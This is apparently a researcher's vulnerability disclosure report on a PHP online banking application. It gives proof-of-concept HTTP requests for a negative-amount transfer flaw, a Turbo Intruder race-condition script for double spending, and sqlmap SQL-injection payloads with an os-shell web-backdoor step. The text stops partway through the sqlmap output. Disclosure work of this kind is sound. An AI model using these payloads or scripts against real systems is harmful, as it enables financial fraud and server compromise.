VULNERABILITY DISCLOSURE REPORT

Target: Online Banking Management System v1.0

Date: December 21, 2025

Reporter: Sankalp Devidas Hanwate (Lead Researcher-Syntropy Security)

1. PRODUCT DETAILS

Detail	Information
Product Name	Online Banking Management System
Version	1.0
Vendor/Source	SourceCodester
Platform	PHP/MySQL/Apache
Date of Report	December 21, 2025
Reporter	Sankalp Devidas Hanwate (Lead Researcher-Syntropy Security)

2. EXECUTIVE SUMMARY

Overview: Syntropy Security has completed a comprehensive security audit of the **Online Banking Management System v1.0**. Our assessment concludes that the application in its current state poses unacceptable **risk** to the organization. We identified five (5) critical security failures that would cause catastrophic financial loss and total operational paralysis if deployed.

Key Business Risks Identified:

- **Financial Fraud & Theft (Unlimited Liability):** The system lacks basic financial integrity controls. Our researchers successfully demonstrated the ability to **generate unlimited currency** (via "Negative Transfer" logic) and **spend the same funds twice** (via "Race Conditions"). A single attacker could drain the bank's entire reserve in minutes without detection.
- **Total Infrastructure Compromise (RCE):** We identified a flaw allowing **Remote Code Execution (RCE)**. This allows an external attacker to seize full control of the bank's servers, delete all backups, install ransomware, or use the bank's

infrastructure to launch attacks on other institutions. This is the highest security failure possible.
- **Regulatory & Privacy Breach (GDPR/Compliance Violation):** Security controls for customer data are non-existent. Any standard user can access the **Manager Dashboard**, view all customer PII (Personally Identifiable Information), and delete client accounts. This constitutes a massive breach of trust and would trigger severe regulatory fines.

Conclusion: The application is **fundamentally insecure by design**. The vulnerabilities discovered are not merely "bugs" but architectural failures. Syntropy Security strongly recommends **halting all deployment plans** immediately until the remediation roadmap (Section 4) is fully implemented and verified.


---

3. VULNERABILITY DETAILS

A. Business Logic Flaw (Infinite Money Generation)


Severity	Critical
Description	The application fails to sanitize input in the Funds Transfer module. Submitting a **negative integer** (e.g., `-5000`) causes the system to erroneously **add** funds to the sender's account instead of deducting them.
Proof of Concept	1. Login as a standard user. 2. Intercept the transfer request. 3. Modify the parameter `amount` to a negative value (e.g., `-5000`). **Result:** The sender's account balance increases.

- **Severity:** Critical
- **Steps to reproduce:**
  - Login as a standard user.
  - Intercept the transfer request.
  - Change parameter `amount` to `-5000`.
  - **Result:** Balance increases.



```
POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

otherNo=1766198235&amount=-5000&transferSelf=
```

○




Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235

○

B. Race Condition (Double Spending)

Severity	High
Description	The application lacks atomic database transactions. Parallel requests sent via automated tools exploit the gap between checking the balance and updating it (Time-of-Check to Time-of-Use), allowing a user to transfer the same funds to multiple recipients simultaneously.
Proof of Concept	1. Capture a valid transfer request. 2. Use a script to send simultaneous requests to two different beneficiary accounts.

- **Severity:** High
- **Steps to reproduce:**
  - Capture a valid transfer request.
  - Use a script to send simultaneous requests to two beneficiary accounts.



Dr Evils Account

Funds Transfer

New Transfer

Enter Receiver Account number

Account No.: 1766199021


Account Holder Name.: Jesse Pinkman

Account Holder Bank Name.: XYZ Bank

Enter Amount for tranfer.: 15000

Transfer History


Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235



```
POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

otherNo=1766199021&amount=15000&transferSelf=
```


Amount transferred

Jessies Account Number



```
POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

otherNo=%s&amount=15000&transferSelf=
```

We replaced Jesse's ID with %s so the script can swap in Walter's ID instantly




```
POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

otherNo=%s&amount=15000&transferSelf=
```

Host: localhost Port: 80 Protocol: http

```python
def queueRequests(target, wordlists):
    # Setup the high-speed engine
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    # The two accounts we want to pay simultaneously
    # 1. Jesse Pinkman, 2. Walter White
    victims = ['1766199021', '1766199119']

    # This queues up both transfers at the starting line
    for victim in victims:
        # The 'gate' holds them back until we say "GO"
        engine.queue(target.req, victim, gate='race1')

    # FIRE THE CANNON
    # This releases both requests in the same network packet (if possible)
    engine.openGate('race1')

    engine.complete(timeout=60)

def handleResponse(req, interesting):
    # Log everything so we can see if it worked
    table.add(req)
```

Race Condition




Row	Payload	Status	Anomaly rank	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
0	1766199119	200	0	1595	4657	34767	58393		2	3
1	1766199021	200	0	1555	4479	24451	47202		1	2

```
POST /SecureCodester_Banking_MS/bank/transfer.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/transfer.php
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

otherNo=1766199119&amount=15000&transferSelf=
```

```
    <br>
    <div class="container">
      <div class="card  w-75 mx-auto">
        <div class="card-header text-center">
          Funds Transfer
        </div>
        <div class="card-body">
          <form method="POST">
            <div class="alert alert-success w-50 mx-auto">
              <h5>
                New Transfer
              </h5>
              <input type="text" name="otherNo" class="form-control " placeholder="Enter Receiver Account number" required>
              <button type="submit" name="get" class="btn btn-primary btn-bloc btn-sm my-1">
                Get Account Info
              </button>
            </div>
          </form>
          <br>
          <h5>
            Transfer History
          </h5>
          <div id="list-group rounded-0">
            <script>
              alert('Transfer Successfull');
              window.location.href='transfer.php'
            </script>
            <div class='list-group-item list-group-item-action bg-gradient-info'>
              Transfer have been made for  Rs.15000 from your account at 2025-12-20 02:24:44 in  account no.1766199021
            </div>
            <div class='list-group-item list-group-item-action bg-gradient-info'>
              Transfer have been made for  Rs.15000 from your account at 2025-12-20 02:24:44 in  account no.1766199119
            </div>
            <div class='list-group-item list-group-item-action bg-gradient-info'>
              Transfer have been made for  Rs.-5000 from your account at 2025-12-19 22:27:37 in  account no.1766198235
            </div>

          </div>

        </div>
        <div class="card-footer text-muted">
          XYZ Bank
        </div>
      </div>

    </div>
  </body>
</html>
```

Reqs: 2 | Queued: 0 | Duration: 1 | RPS: 2 | Connections: 30 | Retries: 0 | Fails: 0 | Next: null | Completed |



localhost/SecureCodester_Banking_MS/bank/transfer.php

Dr Evils Account

Funds Transfer

New Transfer

Enter Receiver Account number

Transfer History

Transfer have been made for Rs.15000 from your account at 2025-12-20 02:28:44 in account no.1766199021

Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199021

Transfer have been made for Rs.15000 from your account at 2025-12-20 02:24:44 in account no.1766199119


Transfer have been made for Rs.-5000 from your account at 2025-12-19 22:27:37 in account no.1766198235

XYZ Bank


C. Remote Code Execution (SQL Injection)

Severity	Critical
Description	The `transfer.php` endpoint is vulnerable to SQL Injection. An attacker can use the **`INTO OUTFILE`** technique to write a PHP web shell to the server's file system and execute system commands (Remote Code Execution).
Proof of Concept	**Payload:** `sqlmap ... --os-shell`

- **Severity:** Critical
- **Steps to reproduce:**
    - **Payload:** `sqlmap ... --os-shell`



```
┌──(kali㉿kali)-[~/Documents/CVE/SecureCodester_Banking_MS]
└─$ sqlmap -r fund_transfer_request_capture_for_sqli.txt --os-shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:28:31 /2025-12-20/

[03:28:31] [INFO] parsing HTTP request from 'fund_transfer_request_capture_for_sqli.txt'
[03:28:31] [WARNING] provided value for parameter 'transferSelf' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[03:28:31] [INFO] resuming back-end DBMS 'mysql'
[03:28:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: otherNo (POST)
    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: otherNo=1766198794' AND (SELECT 3074 FROM(SELECT COUNT(*),CONCAT(0x7176717171,(SELECT (ELT(3074=3074,1))),0x7170767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)-- JXHf&amount=1000&transferSelf=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: otherNo=1766198794' AND (SELECT 1331 FROM (SELECT(SLEEP(5)))teiP)-- rJPk&amount=1000&transferSelf=
---
[03:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:28:32] [INFO] going to use a web backdoor for command prompt
[03:28:32] [INFO] fingerprinting the back-end DBMS operating system
[03:28:32] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[03:28:34] [INFO] retrieved the web server document root: '/var/www'
[03:28:34] [INFO] retrieved web server absolute paths: '/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php, /var/www/html/SecureCodester_Banking_MS/bank/transfer.php, /var/www/html/
```



